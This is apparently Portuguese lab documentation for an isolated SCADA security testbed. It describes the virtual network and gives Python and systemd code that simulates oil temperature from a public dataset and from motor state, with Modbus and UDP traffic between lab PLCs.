
SCADA Data Collection

Tabela de Conteúdos

1. Descrição do Sistema Utilizado

Sistema Virtualizado



Arquitetura de virtualização no VMWare ESXi.


O cenário, implementado num virtualizador VMWare ESXi, inclui um vSwitch privado onde estará ligado o cenário de testes (**PrivateICS_LAN**). Este vSwitch tem de estar configurado para aceitar *Forged transmits* e MAC *changes*, nos seus parâmetros de segurança, não possuindo nenhum *uplink* (trata-se portanto de um vSwitch isolado). Este vSwitch inclui ainda 2 *portgroups*:

- O **PrivateICS_LAN**, que hospeda a LAN do cenário (todas as VM devem ter uma interface lá) e herdará a configurações de segurança do vSwitch que o hospeda. A gama utilizada nesta rede é a 172.27.224.0/24.
- O **PrivateICS_LAN_PROMISC**, que será adicionalmente configurado com a opção *Allow promiscuous mode*. Este último *portgroup* foi criado para permitir que todas as VMs dos alunos tenham uma terceira interface com acesso a um *mirror* de todo o tráfego da rede de ensaios, para teste da instalação de um IDS em modo passivo. Nenhuma interface nesta VM deverá ter IP configurado.

Para recolher dados deste sistema, foram apenas utilizadas 4 máquinas virtuais de forma a retratar o sistema representado na Figura 2:

1. **OpenPLC-PRV: PLC 1**
2. **OpenPLC-RTU-PRV: PLC 2**

3. **HMI-RSC-PRV: HMI**
4. **VM Kali Linux:** máquina atacante e, simultaneamente, onde é analisado o tráfego do sistema através da interface *mirror*



Representação do sistema SCADA.

O **PLC 2** está diretamente ligado a um sensor de temperatura, sendo responsável pela aquisição de dados ambientais que posteriormente comunica ao **PLC 1,** como a temperatura do óleo. O **PLC 1** atua como a unidade central de decisão, encontrando-se constantemente a enviar os dados de temperatura para a HMI.

Variação de Temperatura: Abordagem 1

No caso do sistema virtualizado fornecido, a temperatura do sensor variava apenas de forma manual através da interação com o mesmo. De forma a tornar o ambiente mais realista, foi alterado o *script* do mesmo para que a temperatura fosse variando de uma forma natural. Para isso, foi usado o seguinte dataset: MetroPT-3 Dataset (UCI). Este é um **dataset de séries temporais reais**, recolhido de sensores instalados numa unidade de produção

de ar (APU) de comboios do metro do Porto. Um dos principais sinais monitorizados é a **temperatura do óleo**, que, tal como no sistema aqui representado, seria adquirida por um sensor, onde os valores são lidos pelo **PLC 2** e transmitidos para um sistema central de decisão, o **PLC 1**.

Neste contexto, o **PLC 1** processa essa informação e controla o motor do compressor (através de um VFD), ajustando o seu funcionamento conforme a temperatura do óleo, exatamente como o sistema representado na imagem, onde a informação flui do `sensor → PLC 2 → PLC 1 → VFD → motor`. Assim, o uso do dataset permite simular o comportamento real do sistema do metro, integrando dados realistas no controlo automático do motor.

Foi necessário mudar algumas coisas no dataset. Os valores apresentados em cada linha são respetivos a leituras efetuadas de 10 em 10 segundos. No caso das experiências efetuadas o timestamp é relativamente mais pequeno, logo, é necessário ter valores mais corretos e num espaço de tempo mais curto. Assim, foi efetuada a interpolação do dataset para que os dados de temperatura fossem apresentados de segundo a segundo. Para isso, foi criado o seguinte *script* que efetua uma interpolação linear sobre o dataset:

```
import pandas as pd

# Carregar o ficheiro
df = pd.read_csv("MetroPT3(AirCompressor).csv")

# Converter timestamps
df['timestamp'] = pd.to_datetime(df['timestamp'])

# Selecionar a coluna da temperatura
df = df[['timestamp', 'Oil_temperature']]
df.columns = ['timestamp_original', 'temperatura_original']

# Indexar e ordenar
df.set_index('timestamp_original', inplace=True)
df = df.sort_index()

# Criar indice continuo de 1 em 1 segundo
full_range = pd.date_range(start=df.index.min(), end=df.index.max(), freq
='1s')
```

```
# Reindexar e interpolar
df_interpolado = df.reindex(full_range).interpolate(method='linear')
df_interpolado.index.name = 'timestamp_novo'

# Reset do indice
df_interpolado.reset_index(inplace=True)
df_interpolado.columns = ['timestamp_novo', 'temperatura_nova']

# Dataset original para comparacao
df_completo = pd.DataFrame({
    'timestamp_original': df.index,
    'temperatura_original': df['temperatura_original'].values
}).reset_index(drop=True)

# Combinar datasets
df_resultado = pd.concat([df_completo, df_interpolado], axis=1)

# Exportar se necessario
df_resultado.to_csv("MetroPT3_interpolado.csv", index=False)
```

Este s*cript* Python cria um novo dataset com as colunas necessárias, isto é:


timestamp_original	temperatura_original	timestamp_novo	temperatura_nova
01/02/2020 00:00:00	53.60000000000001	01/02/2020 00:00:00	53.60000000000001
01/02/2020 00:00:10	53.67500000000001	01/02/2020 00:00:01	53.60750000000001

Depois, foi alterado o *script* do sensor para ler os dados do novo dataset:

```
from nicegui import ui
import pymodbus.client as ModbusClient
import pandas as pd

# Carregar e preparar lista de temperaturas
df = pd.read_csv("MetroPT3_interpolado.csv", low_memory=False)  # evita o aviso
temperaturas_interpoladas = df['temperatura_nova'].tolist()
temp_index = 0  # indice global da leitura atual
```

```
@ui.page("/")
def index():
    def sync_temp():
        global temp_index

        if temp_index < len(temperaturas_interpoladas):
            temp_lido = temperaturas_interpoladas[temp_index]
            temp_enviar = round(temp_lido)
            temp_index += 1
        else:
            temp_lido = 30.0
            temp_enviar = 30

        # Enviar para o PLC
        client = ModbusClient.ModbusTcpClient('172.27.224.250')
        client.connect()
        client.write_register(address=6, value=temp_enviar, slave=1, no_respo
nse_expected=False)
        client.close()

        # Atualizar interface
        knob.set_value(temp_enviar)
        temp_label.set_text(
            f'📊 Index: {temp_index}   |   '
            f'🌡️ Lido: {temp_lido:.3f} ºC   |   '
            f'📤 Enviado: {temp_enviar} ºC   |   '
            f'⏱️ Tempo: {temp_index} s'
        )

    with ui.column().classes('items-center justify-center w-full'):
        ui.label("🧠 Simulação de Temperatura RTU → PLC").classes('text-2xl
font-bold text-blue-700')

        with ui.row().classes("items-center justify-center gap-8 mt-4"):
            global knob
            knob = ui.knob(30, show_value=True, step=1, size="128px", min=0,
max=99)
```

```
            knob.disable()

            global temp_label
            temp_label = ui.label(
                f'📊 Index: 0  |  🌡️ Lido: 30.000 ºC  |  📤 Enviado: 30 ºC  |
⏱️ Tempo: 0 s'
            ).classes('text-lg text-blue-600')

        with ui.row().classes("mt-6"):
            ui.mermaid('''graph LR; RTU["RTU"] --> PLC["PLC"]''')

    ui.timer(1.0, sync_temp, immediate=True) # sync_temp é chamado de 1 e
m 1s

ui.run(port=8081)
```



Interface web do PLC 2.

Notas:

- Antes de fazer `sudo ./init.sh` no OpenPLC-RTU-PRV é preciso executar o seguinte comando para instalar as novas dependências:

```
sudo RTU/bin/python -m pip install pandas
```

- Além disso, o CSV (`MetroPT3_interpolado.csv`) tem de estar na mesma diretoria que o script de shell (`init.sh`).

Variação dos dados de temperatura

Figura 1 – Dataset Completo

- **Intervalo de tempo:** Fevereiro a Setembro de 2020.
- **Utilidade:** boa para observar padrões sazonais ou alterações de longo prazo no sistema.




Figura 2 – Primeiras 5 Horas

- **Intervalo de tempo:** 2020-02-01 00:00:00 → 05:00:00.
- **Utilidade:** ideal para identificar comportamentos cíclicos horários ou variações repetitivas.
- **Nota**: vê-se claramente a variação de temperatura do óleo, os padrões de descida podem ser relativos a um certo momento em que o motor é ligado e é acionado um mecanismo de refrigeração (pelo **PLC 1**), fazendo baixar a temperatura do óleo.




Figura 3 – Primeira Hora

- **Intervalo de tempo:** 2020-02-01 00:00:00 → 01:00:00.
- **Utilidade:** boa para analisar variações curtas e identificar eventuais anomalias pontuais.





Figura 4 – Primeiros 15 Minutos

- **Intervalo de tempo:** 2020-02-01 00:00:00 → 00:15:00.
- **Utilidade:** perfeita para ver a resposta imediata do sistema ou sensores, útil em calibração ou diagnóstico. Vai estar certamente nos datasets a criar para as experiências.



Esta foi a primeira versão de simulação de temperatura utilizada. No entanto, o uso de um dataset estático pode levar a alguns problemas no caso de estudo,

isto pois, quando ocorrem ataques, é suposto a temperatura variar, o que não acontece no cenário proposto anteriormente.

Por essa razão, decidiu-se criar outra alternativa de simulação de temperatura que tem em questão o estado do motor, isto é, se está desligado ou ligado. Como é natural, caso o mesmo esteja ligado a temperatura deve ser mais ou menos constante ou descer ligeiramente de um forma controlada. Caso o mesmo esteja desligado a temperatura deve aumentar.

Variação de Temperatura: Abordagem 2

Para fazer esta simulação, é necessário que o PLC 2 que simula a temperatura saiba qual o estado do motor e simule a mesma de uma forma artificial. Neste momento, apenas o PLC 1 sabe qual o estado do motor através da Coil 0 que contêm uma variável *boolean* com o respetivo estado do mesmo.

Notas:

- `%QW...` → são **registos de saída (holding registers)** → os registos contêm dados que variam ao longo do tempo, tal como a temperatura
- `%QX...` → são **bits individuais (coils)** → guardam o estado de algo, como por exemplo o motor (`On` ou `Off` → True ou False), esse estado é guardado no Coil 0

Logo, para efetuar a simulação da temperatura de uma forma mais realista, decidiu-se criar um pequeno script Python que corre em background no PLC 1. Esse script vai efetuar a função de leitura do Coil 0 para saber o estado do motor e enviar por UDP ao PLC 2. Esta ação não vai perturbar os resultados da experiência pois não vão ser capturados na rede dados Modbus (o read coils é no *localhost*).

O código do script é o seguinte:

```
#!/usr/bin/env python3
import sys
import time
import socket
import logging

# Logging para journal (systemd)
logging.basicConfig(stream=sys.stdout, level=logging.INFO, format='%(as
ctime)s %(levelname)s: %(message)s')
```

```
logger = logging.getLogger(__name__)

try:
    from pymodbus.client import ModbusTcpClient
except Exception:
    try:
        from pymodbus.client.sync import ModbusTcpClient
    except Exception as e:
        logger.exception("Falha ao importar pymodbus. Instala 'pymodbus' pa
ra o Python usado por systemd.")
        sys.exit(1)

# Configurações PLC
PLC_IP = "127.0.0.1"
PLC_PORT = 502

# Destino UDP
DEST_IP = "172.27.224.251"
DEST_PORT = 5005

RETRY_SECONDS = 5
READ_INTERVAL = 1
MODBUS_TIMEOUT = 3

def main():
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    client = ModbusTcpClient(PLC_IP, port=PLC_PORT, timeout=MODBUS_TI
MEOUT)

    logger.info("motor_sender arrancado")
    try:
        while True:
            try:
                if not client.connect():
                    logger.warning("Não foi possível conectar ao Modbus %s:%s
— tenta novamente em %s s", PLC_IP, PLC_PORT, RETRY_SECONDS)
                    time.sleep(RETRY_SECONDS)
                    client = ModbusTcpClient(PLC_IP, port=PLC_PORT, timeout=M
```

```
ODBUS_TIMEOUT)
                continue

            logger.info("Conectado ao Modbus %s:%s", PLC_IP, PLC_PORT)

            # Loop de leitura enquanto conectado
            while True:
                try:
                    result = client.read_coils(address=0, count=1)
                    if result is None:
                        logger.warning("Leitura devolveu None — vai tentar recon
ectar")
                        break

                    # Verifica erro ou extrai bits
                    if hasattr(result, "isError") and result.isError():
                        logger.error("Erro na leitura Modbus: %s", result)
                    else:
                        bits = getattr(result, "bits", None)
                        if bits and len(bits) >= 1:
                            motor_state = int(bits[0])
                            message = str(motor_state).encode("utf-8")
                            try:
                                sock.sendto(message, (DEST_IP, DEST_PORT))
                                logger.info("Motor state %s enviado para %s:%s", mo
tor_state, DEST_IP, DEST_PORT)
                            except Exception as e:
                                logger.exception("Falha ao enviar UDP: %s", e)
                        else:
                            logger.warning("Resposta sem 'bits' válidos: %s", resul
t)

                    time.sleep(READ_INTERVAL)

                except Exception as e:
                    logger.exception("Exceção no ciclo de leitura — vai reconect
ar: %s", e)
                    break
```

```
            client.close()
            time.sleep(RETRY_SECONDS)
            client = ModbusTcpClient(PLC_IP, port=PLC_PORT, timeout=MOD
BUS_TIMEOUT)

        except Exception as e:
            logger.exception("Erro inesperado no loop principal — aguarda %
s s e tenta novamente: %s", RETRY_SECONDS, e)
            time.sleep(RETRY_SECONDS)

    except KeyboardInterrupt:
        logger.info("Interrompido pelo utilizador")

    finally:
        try:
            client.close()
        except Exception:
            pass
        sock.close()
        logger.info("motor_sender terminado")

if __name__ == "__main__":
    main()
```

Para colocar o script a correr em background optei por colocar o mesmo a executar como um serviço:

1. Guardar o script em `/usr/local/bin/motor_sender.py`

```
sudo nano /usr/local/bin/motor_sender.py
```

Nota: fazer `chmod +x /usr/local/bin/motor_sender.py` para ficar executável e não esquecer de instalar `python3-pymodbus`

2. Cria um ficheiro de serviço systemd

```
sudo nano /etc/systemd/system/motor_sender.service
```

Conteúdo:


```
[Unit]
Description=Motor State Sender Daemon
After=network-online.target
Wants=network-online.target

[Service]
Type=simple
ExecStart=/usr/bin/python3 /usr/local/bin/motor_sender.py
Restart=always
RestartSec=5
User=root
WorkingDirectory=/usr/local/bin
Environment=PYTHONUNBUFFERED=1
StandardOutput=journal
StandardError=journal

[Install]
WantedBy=multi-user.target
```

3. Ativar e arrancar

```
sudo systemctl daemon-reload
sudo systemctl enable motor_sender.service
sudo systemctl start motor_sender.service
```

Ver logs:

```
journalctl -u motor_sender.service -f
```



Simulação de temperatura consoante o estado do motor.

Do lado do PLC 2, é preciso agora alterar a forma de simular a temperatura. Para isso, foi modificado o script do mesmo.

```
#!/usr/bin/env python3
import socket
import logging
import math
import random
from datetime import datetime
from time import time
from pymodbus.client import ModbusTcpClient
from nicegui import ui
import matplotlib.pyplot as plt

# ---------------- CONFIG ----------------
PLC1_IP = "172.27.224.250"
PLC1_PORT = 502
TEMP_REGISTER = 6

UDP_LISTEN_IP = "0.0.0.0"
UDP_LISTEN_PORT = 5005

# Limites de segurança
TEMP_MIN = 15.0
TEMP_MAX = 150.0  # apenas limite gráfico/segurança
```

```
# Constantes físicas (default)
K_CYCLE = 0.015     # ciclo natural (motor ON)
K_CRITICO = 0.05    # subida rápida (motor OFF)
K_RECUP = 0.03      # recuperação pós-ataque

READ_INTERVAL = 1.0  # segundos

# ---------------- ESTADO ----------------
temp_atual = 40.0
motor_state = 1         # motor ON por defeito
ultimo_dado_motor = None
start_time = time()

phase = "ciclo"         # ciclo / ataque / recuperacao
alvo = 30.0             # alvo inicial
historico_temperatura = []

logging.basicConfig(level=logging.INFO,
                    format="%(asctime)s %(levelname)s: %(message)s")
logger = logging.getLogger("PLC2")

# ---------------- MODBUS ----------------
client = ModbusTcpClient(PLC1_IP, port=PLC1_PORT)
if not client.connect():
    logger.error("Não foi possível conectar ao PLC1 %s:%s", PLC1_IP, PLC1_
PORT)

# ---------------- UDP ----------------
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((UDP_LISTEN_IP, UDP_LISTEN_PORT))
sock.setblocking(False)
logger.info("UDP listener à escuta em %s:%s", UDP_LISTEN_IP, UDP_LISTE
N_PORT)

# ---------------- FUNÇÃO PARA SALVAR PNG ----------------
def salvar_grafico_png():
    if not historico_temperatura:
        logger.warning("Não há dados para salvar.")
```

```
        return

    tempos, temperaturas = zip(*historico_temperatura)
    plt.figure(figsize=(10, 6))
    plt.plot(tempos, temperaturas, marker='o', linestyle='-', color='orange')
    plt.xlabel("Tempo (s)")
    plt.ylabel("Temperatura (°C)")
    plt.title("Histórico de Temperatura PLC2")
    plt.grid(True)

    timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
    filename = f"grafico_temperatura_{timestamp}.png"

    plt.savefig(filename)
    plt.close()
    logger.info(f"Gráfico salvo como {filename}")

# ---------------- MODELO FÍSICO ----------------
def atualizar_temperatura(motor_state_local, temp, dt=1.0):
    global phase, alvo, K_CYCLE, K_CRITICO, K_RECUP

    if motor_state_local == 1:
        if phase in ["ataque", "recuperacao"]:
            # recuperação depois de ataque
            phase = "recuperacao"
            delta = (alvo - temp) * (1 - math.exp(-K_RECUP * dt))
            temp += delta
            if abs(temp - alvo) < 0.5:
                phase = "ciclo"
                alvo = random.uniform(29.5, 31.5) if temp > 35 else random.unifor
m(40.0, 43.0)
        else:
            # ciclo normal motor ON
            phase = "ciclo"
            delta = (alvo - temp) * (1 - math.exp(-K_CYCLE * dt))
            temp += delta
            if abs(temp - alvo) < 0.3:
                # escolhe novo alvo aleatório
```


```
            if alvo < 35:
                alvo = random.uniform(40.0, 43.0)
            else:
                alvo = random.uniform(29.5, 31.5)

    else:
        # motor OFF inesperado (ataque) → subida contínua
        phase = "ataque"
        ganho = 1 + random.uniform(-0.1, 0.1)  # ruído leve
        temp += K_CRITICO * dt * ganho

    temp = max(TEMP_MIN, min(TEMP_MAX, temp))
    return temp

# ---------------- GUI ----------------
@ui.page('/')
def index():
    global temp_atual, motor_state, ultimo_dado_motor, start_time, phase, alvo
    global K_CYCLE, K_CRITICO, K_RECUP, historico_temperatura

    with ui.row().style("height:100vh; width:100vw; display:flex; align-items:center; justify-content:center;"):
        with ui.column().classes("items-center justify-center p-4"):

            ui.label("Simulação PLC2 → PLC1").classes("text-2xl font-bold")

            # Labels principais
            estado_label = ui.label("⚙️ Motor: ---").classes("text-lg")
